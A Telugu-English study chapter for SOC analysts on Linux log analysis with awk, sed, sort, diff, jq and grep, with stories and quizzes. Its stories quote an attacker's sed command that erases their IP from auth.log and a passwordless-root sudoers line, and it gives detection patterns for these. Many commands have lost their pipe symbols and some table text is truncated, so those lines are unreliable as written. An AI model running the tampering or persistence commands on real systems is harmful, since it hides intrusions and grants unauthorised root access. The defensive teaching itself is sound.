awk 'NR>=100 && NR<=120' file	Line range
awk '{print NF, \$0}' file sort -n tail	Longest lines - anomaly
awk '/Failed/ {c++} END {print c}' auth.log	Pattern count

@ TRICK TO REMEMBER

'\$1 = first word, NF = Number of Fields (chivaridi \$NF), NR = Number of Records (line number)'. 'NF = chivara, NR = ippati line'.

SOC ANALYST USE

Web attack triage: awk '\$9 ~ /^(415)/ {print \$1, \$7, \$9}' access.log | sort | uniq -c | sort -rn | head -20. Error codes tho scanning and exploitation attempts bayata padatayi.

~ STORY / KATHA

Analyst ki 'ee server nunchi entha data pothundi?' ani manager adigadu. awk tho bytes column sum chesi, 40GB in 2 hours ani 30 seconds lo cheppadu. Exfiltration confirmed. awk ne aa call ni save chesindi.

Quick Revision Quiz

1. NF and NR theda?
2. -F ela vaadataru?
3. END block enduku?
4. Top IP command raayandi.
5. awk lo condition ela raastaru?

> MARGIN NOTE / CHINNA TIP

sha256sum prathi evidence file meeda run cheyyandi - chain of custody proof.

3.5. sed - Stream Editing and Log Cleaning

Transform

sed tho text ni replace, delete, insert cheyyochu - file open cheyyakunda. SOC lo mostly log sanitization (PII masking), config edits, and quick substitutions ki vaadataru. Attackers kuda sed tho logs lo tama IP ni teeyadaniki try chestaru - adi anti-forensics.

= TELUGU + ENGLISH EXPLANATION

s/old/new/ = substitute first occurrence per line.

s/old/new/g = global (line lo anni).

-i = in-place edit (file ne marustundi - jagratha!).

d = delete line, p = print, -n tho kalipi vaadali.

Address: sed '5d' 5th line delete, sed '/pattern/d'.

COMMANDS	MEANING / USE
sed 's/192.168.1.10/REDACTED/g' log	IP masking
sed -n '10,20p' file	Line 10-20 matrame
sed '/^#/d;/^\$/d' config	Comments and blanks teeyandi
sed -i.bak 's/PermitRootLogin yes/PermitRootLogin no/' sshd_config	Backup tho edit
sed -n '/ERROR/,/END/p' app.log	Range between patterns
sed 's/\r\$//' file	Windows CRLF cleanup
sed '1i\Header line' file	Modatiki line add

@ TRICK TO REMEMBER

's = substitute, d = delete, p = print, i = insert / in-place'. Gurthu: 'SDPI - See Delete Print Insert'. -i ante 'irreversible' - eppudu -i.bak vaadandi.

SOC ANALYST USE

Anti-forensics detection: bash history lo 'sed -i' + '/var/log/' kalisi kanipisthe, adi log tampering attempt. Alert rule pettandi: command line lo 'sed -i' AND 'auth.log' = critical.

! WARNING / JAGRATHA

sed -i tho evidence file ni eppudu edit cheyyakandi. Original ni untuchi, copy meeda pani cheyyandi. Court lo original integrity kavali.

~ STORY / KATHA

Attacker 'sed -i "/45.33.12.9/d" /var/log/auth.log' run chesadu - tana IP ni teesesadu. Kaani journald lo binary logs unnayi and remote syslog server ki already forward ayindi. Anduke log forwarding chala mukhyam.

Quick Revision Quiz

1. s///g lo g ante?
2. sed -i risk emiti?
3. Range printing ela?
4. Anti-forensics lo sed role?
5. Comments teeyadaniki command?

3.6. sort, uniq, wc, cut, tr - The Pipeline Crew

Combos

Ee chinna commands okkokkati simple, kaani pipe tho kalipithe SOC lo magic. Top attacker IPs, unique user agents, frequency analysis - anni ee crew tho ne. Interview lo 'top 10 IPs ela teestaru?' ani adigithe, ee pipeline cheppagalali.

> MARGIN NOTE / CHINNA TIP

crontab -l okkati saripodu. /etc/cron.* and /var/spool/cron anni chudandi.

= TELUGU + ENGLISH EXPLANATION


sort -n numeric, -r reverse, -u unique, -k2 second column meeda.

uniq -c count (sorted input kavali!), -d duplicates matrame.

wc -l lines, -w words, -c bytes.

cut -d: -f1 = delimiter colon, field 1.

tr = translate/delete characters. tr -d '\r' la.

THE CLASSIC SOC PIPELINE

COMMANDS	MEANING / USE
sort -u ips.txt	Unique IPs
sort ips.txt uniq -c sort -rn	Frequency top list
head	
wc -l /var/log/auth.log	Enni lines
cut -d: -f1,3 /etc/passwd	Username and UID
cut -d' ' -f1 access.log sort	Top clients
uniq -c sort -rn	
tr 'A-Z' 'a-z' < file	Lowercase conversion
tr -s ' ' < log cut -d' ' -f5	Multiple spaces squeeze
sort -t: -k3 -n /etc/passwd	UID order lo users

@ TRICK TO REMEMBER

'sort | uniq -c | sort -rn' ni oka mantra la gurthu pettukondi: 'Sort chesi, Count chesi, malli Sort chesi, Top chudu' = S-C-S-T.

SOC ANALYST USE

Prathi log ki same pattern: extract field -> sort -> uniq -c -> sort -rn -> head. Failed logins, user agents, URLs, ports, processes - dendi ki ayina pani chestundi. Idi mee universal analysis pattern.

~ STORY / KATHA

Analyst 1 crore line proxy log lo 'ee domain ki entha traffic?' ani chudalsi vachindi. Excel open cheyyaledu. Ee pipeline tho 8 seconds lo answer vachindi. Manager impress ayyadu - promotion conversation modalayindi.

Quick Revision Quiz

1. uniq -c ki sort enduku mundu?
2. cut -d and -f ante?
3. tr -s em chestundi?
4. sort -k2 ante?
5. Universal SOC pipeline cheppandi.

3.7. Comparing and Diffing: diff, comm, cmp, md5sum

Integrity

Baseline and current state madhya difference chudadam - idi detection lo core idea. Config file maripoindaa? Binary tamper ayindaa? Ee questions ki diff, cmp, and hash commands answer istayi. File integrity monitoring (FIM) ee concept meeda ne nadustundi.

> MARGIN NOTE / CHINNA TIP

systemctl list-timers - modern persistence cron kanna timers lo ekkuva.

= TELUGU + ENGLISH EXPLANATION

diff -u old new = unified diff, chadavadaniki easy.

comm = rendu sorted files madhya common/unique lines.

cmp = byte level comparison, binary files ki.

sha256sum = hash, tamper detection ki gold standard.

md5 broken ani telisina, IOC matching ki inka vaadataru.

COMMANDS	MEANING / USE
diff -u /etc/passwd.bak /etc/passwd	User account changes
diff -r /baseline/etc /etc head -40	Full config drift
comm -13 old_ips.txt new_ips.txt	Kotha IPs matrame
cmp -l bin1 bin2 wc -l	Enni bytes veru
sha256sum -c hashes.txt	Baseline verify
find /bin /sbin -type f -exec sha256sum {} + > baseline.txt	Baseline create
rpm -Va grep '^..5'	RHEL: checksum mismatch files
debsums -c 2>/dev/null	Debian: tampered package files

@ TRICK TO REMEMBER

'diff = differences, comm = common'. comm flags: '-13' ante column 1 and 3 hide, migiledi column 2 = second file lo matrame unnavi.

SOC ANALYST USE

Weekly baseline diff = cheap but powerful detection. /etc, /bin, /usr/bin, crontabs, sudoers - ee 5 places baseline pettandi. Kotha SUID, kotha user, kotha cron - anni instant ga kanipistayi.

~ STORY / KATHA

Analyst weekly diff run chesadu. /etc/sudoers lo oka kotha line: 'backup ALL=(ALL) NOPASSWD: ALL'. Evaru add chesaru? Change ticket ledu. Investigation lo attacker persistence bayata padindi - diff ne pattukundi.

Quick Revision Quiz

1. diff -u enduku better?
2. comm -13 ante?
3. FIM ante emiti?
4. rpm -Va em chestundi?
5. Baseline lo em include cheyyali?

3.8. jq and Structured Log Parsing (JSON)

Modern SIEM

Ippati logs chala varaku JSON lo untayi - Kubernetes, cloud audit logs, Suricata EVE, osquery, Falco. jq lekunda vaatini chadavadam kastam. SOC lo jq telisina analyst ki cloud and container investigations lo peddha advantage.

= TELUGU + ENGLISH EXPLANATION


jq '.' = pretty print.

jq '.field' = value teeyadam. jq '.a.b' nested.

jq -r = raw output (quotes lekunda).

jq 'select(.x == "y")' = filter.

jq -c = compact, oka line ki oka object.

JSON LOG ANALYSIS PIPELINE

COMMANDS	MEANING / USE
<code>jq '.' events.json head -40</code>	Pretty print
<code>jq -r '.src_ip' eve.json sort uniq -c sort -rn</code>	Suricata top source IPs
<code>jq 'select(.event_type=="alert")' eve.json</code>	Alerts matrame
<code>jq -r '.alert.signature' eve.json sort uniq -c sort -rn head</code>	Top signatures
<code>jq -r '[.timestamp,.src_ip,.dest_port] @csv' eve.json</code>	CSV export
<code>cat audit.json jq 'select(.user.name=="root")'</code>	Root actions
<code>jq -s 'length' events.json</code>	Enni events

@ TRICK TO REMEMBER

'jq = JSON Query'. Dot tho start: '.' = whole, '.a' = field, 'select()' = where clause (SQL la anukondi).

SOC ANALYST USE

Suricata EVE, AWS CloudTrail, K8s audit logs - anni JSON. jq -r '.src_ip' pattern tho meeru ye tool output ni ayina 30 seconds lo summarize cheyyagalaru. Interview lo jq cheppadam meeku modern edge istundi.

~ STORY / KATHA

Kubernetes cluster lo suspicious pod alert vachindi. Audit log 4GB JSON. Analyst jq tho 'select(.verb=="create") | .objectRef.name' filter chesi, attacker create chesina privileged pod ni 2 nimishallo kanipettadu. jq lekapothe gantalu padei.

Quick Revision Quiz

1. jq -r enduku?
2. select() em chestundi?

3. JSON logs eyy tools istayi?
4. @csv upayogam?
5. Nested field ela access chestaru?

3.9. cut vs awk vs perl - Choosing the Right Tool

Judgement

Same pani ki chala tools unnayi. Speed, readability, and complexity chusi choose cheyyali. Peddha log files meeda tappu tool vaadithe, gantalu waste. Ee decision making skill ne senior analyst ni junior nunchi veru chestundi.

= TELUGU + ENGLISH EXPLANATION

cut = simple single-delimiter fields. Fastest.

awk = conditions, math, multiple delimiters, reports.

sed = substitution and line editing.

perl -ne = complex regex, one-liners lo powerful.

grep -F = fixed strings, regex kannu 5-10x fast.

TOOL SELECTION MATRIX

Need	Best Tool	Why
Single column	cut	Fastest, simple
Column + condition	awk	Logic support
Replace text	sed	In-stream edit
Complex regex	perl/grep -P	PCRE power
IOC list match	grep -Ff	No regex overhead
Huge files	LC_ALL=C + grep -F	Byte compare

COMMANDS	MEANING / USE
cut -d, -f2 data.csv	Simple CSV column
awk -F, '\$3>100 {print \$2}' data.csv	Condition tho
perl -ne 'print if /((\d+\.)\{3\}\d+/' log	Complex regex

COMMANDS (contd.)	MEANING / USE
grep -Ff iocs.txt log	IOC list tho fast matching
LC_ALL=C grep pattern huge.log	Locale off = fast grep
time grep -c error big.log	Performance measure
parallel --pipe grep error < big.log	Multi-core search

@ TRICK TO REMEMBER

'Cut for Columns, Awk for Analysis, Sed for Substitute, Perl for Problems'. C-A-S-P.

SOC ANALYST USE

IOC sweeping: grep -Ff iocs.txt -r /var/log/ - veyyi IOCs ni okesari match chestundi.
Threat intel feed vachinappudu ee okka command tho entire log directory sweep cheyyochu.

~ STORY / KATHA

Threat intel team 5000 malicious domains list ichindi. Junior analyst loop lo grep run chesadu - 5000 passes, 4 gantalu. Senior 'grep -Ff' cheppadu - 90 seconds lo aipoinidi. Tool selection = time.

Quick Revision Quiz

1. grep -F enduku fast?
2. LC_ALL=C effect?
3. IOC list matching command?
4. awk enduku cut kanna slow?
5. perl -ne use case?

> MARGIN NOTE / CHINNA TIP

ss -tulpen lo 'p' ante process. Root ga run cheste matrame process names kanipistayi.

3.10. Building Your First Log Analysis One-Liners

Practical

Ippudu anni tools kalipi real SOC one-liners build chestam. Ee page ni photo teesukoni phone lo pettukondi - interview ki mundu roju idi chadavandi. Prathi one-liner behind oka detection use case undi.

= TELUGU + ENGLISH EXPLANATION

Prathi one-liner ni 3 parts ga chudandi: source, filter, summarize.

Source = cat/zcat/journalctl. Filter = grep/awk. Summarize = sort/uniq -c.

Modata chinna file meeda test cheyyandi, tarvatha peddha log meeda.

head -5 add chesi output ni control cheyyandi.

Prathi one-liner ni mee notes lo save cheyyandi - mee personal playbook.

COMMANDS	MEANING / USE
last -F head -20	Recent logins with full timestamps
lastb head -20	Failed login attempts (btmpt)
journalctl -u ssh --since today grep -i fail	systemd based search
grep -i 'sudo:' /var/log/auth.log tail -20	Sudo usage audit
awk '{print \$1}' /var/log/nginx/access.log sort -u wc -l	Unique visitors
grep -rIl 'base64_decode' /var/www 2>/dev/null	PHP web shells
ausearch -m EXECVE -ts today 2>/dev/null tail	Auditd executions

> MARGIN NOTE / CHINNA TIP

grep -c tho count, grep -n tho line number. Report lo rendu useful.

SOC ONE-LINER LAB

```
$ # Top brute-force source IPs
$ grep 'Failed password' /var/log/auth.log \
  | grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' \
  | sort | uniq -c | sort -rn | head
-> 842 45.33.12.9
-> 310 103.21.44.7

$ # Successful login after many failures (danger!)
$ grep -E 'Accepted|Failed' /var/log/auth.log | tail -50

$ # Top requested URLs returning 500
$ awk '$9==500 {print $7}' access.log | sort | uniq -c | sort -rn | head

$ # New users created today
$ grep useradd /var/log/auth.log

$ # Processes listening on network
$ ss -tulpn | grep LISTEN
```

@ TRICK TO REMEMBER

Prathi one-liner ki oka peru pettandi: 'BruteTop', 'Error500Top', 'NewUserCheck'. Peru pettina cheyyi gurthu untundi - alias ga kuda pettukovachu.

SOC ANALYST USE

Ee one-liners ni ~/.bash_aliases lo pettandi: alias brutetop='grep "Failed password" /var/log/auth.log | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" | sort | uniq -c | sort -rn | head'. Incident lo 1 second lo answer.

~ STORY / KATHA

Oka analyst tana personal 'one-liner playbook' file maintain chesadu - 120 lines.

Interview lo daanini chupinchadu. Interviewer 'ee documentation habit ne mem vetukutunnam' ani chepparu. Selected.

Quick Revision Quiz

1. One-liner 3 parts emiti?
2. lastb em chupistundi?
3. Alias ela create chestaru?
4. 500 errors top command?
5. Web shell hunt command?

Chapter 3 - Revision Ratta (Rapid Recall)

5 min revision

TOPIC	TRICK TO REMEMBER
Viewing Files: cat, less, head, tail, tac	'Head = talakaya (modata), Tail = toka (chivara), Tac = cat reverse (peru kuda reverse!)'. less is more - 'les
grep Fundamentals - The SOC Analyst's Best Friend	'I-V-R-C-N' = 'I Very Rarely Count Numbers'. Context ki 'A after, B before, C combined' - alphabet order lo ne
Regular Expressions for Log Hunting	'Caret ^ = start (topi talaki), Dollar \$ = end (chivarlo dabbu)'. Quantifiers: '*' = star, ; + = plus, k
awk - Field Extraction and Report Building	'\$1 = first word, NF = Number of Fields (chivaridi \$NF), NR = Number of Records (line number)'. 'NF = chivara,
sed - Stream Editing and Log Cleaning	's = substitute, d = delete, p = print, i = insert / in-place'. Gurthu: 'SDPI - See Delete Print Insert'. -i a
sort, uniq, wc, cut, tr - The Pipeline Crew	'sort uniq -c sort -rn' ni oka mantra la gurthu pettukondi: 'Sort chesi, Count chesi, malli Sort chesi, To
Comparing and Diffing: diff, comm, cmp, md5sum	'diff = differences, comm = common'. comm flags: '-13' ante column 1 and 3 hide, migileedi column 2 = second fi
jq and Structured Log Parsing (JSON)	'jq = JSON Query'. Dot tho start: '.' = whole, '.a' = field, 'select()' = where clause (SQL la anukondi).

TOPIC	TRICK TO REMEMBER
cut vs awk vs perl - Choosing the Right Tool	'Cut for Columns, Awk for Analysis, Sed for Substitute, Perl for Problems'. C-A-S-P.
Building Your First Log Analysis	Prathi one-liner ki oka peru pettandi: 'BruteTop', 'Error500Top',
One-Liners	'NewUserCheck'. Peru pettina cheyyi gurthu u

> *MARGIN NOTE / CHINNA TIP*

tail -f /var/log/auth.log & incident live ga chudochu, kaani terminal block avvadu.

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Part 1

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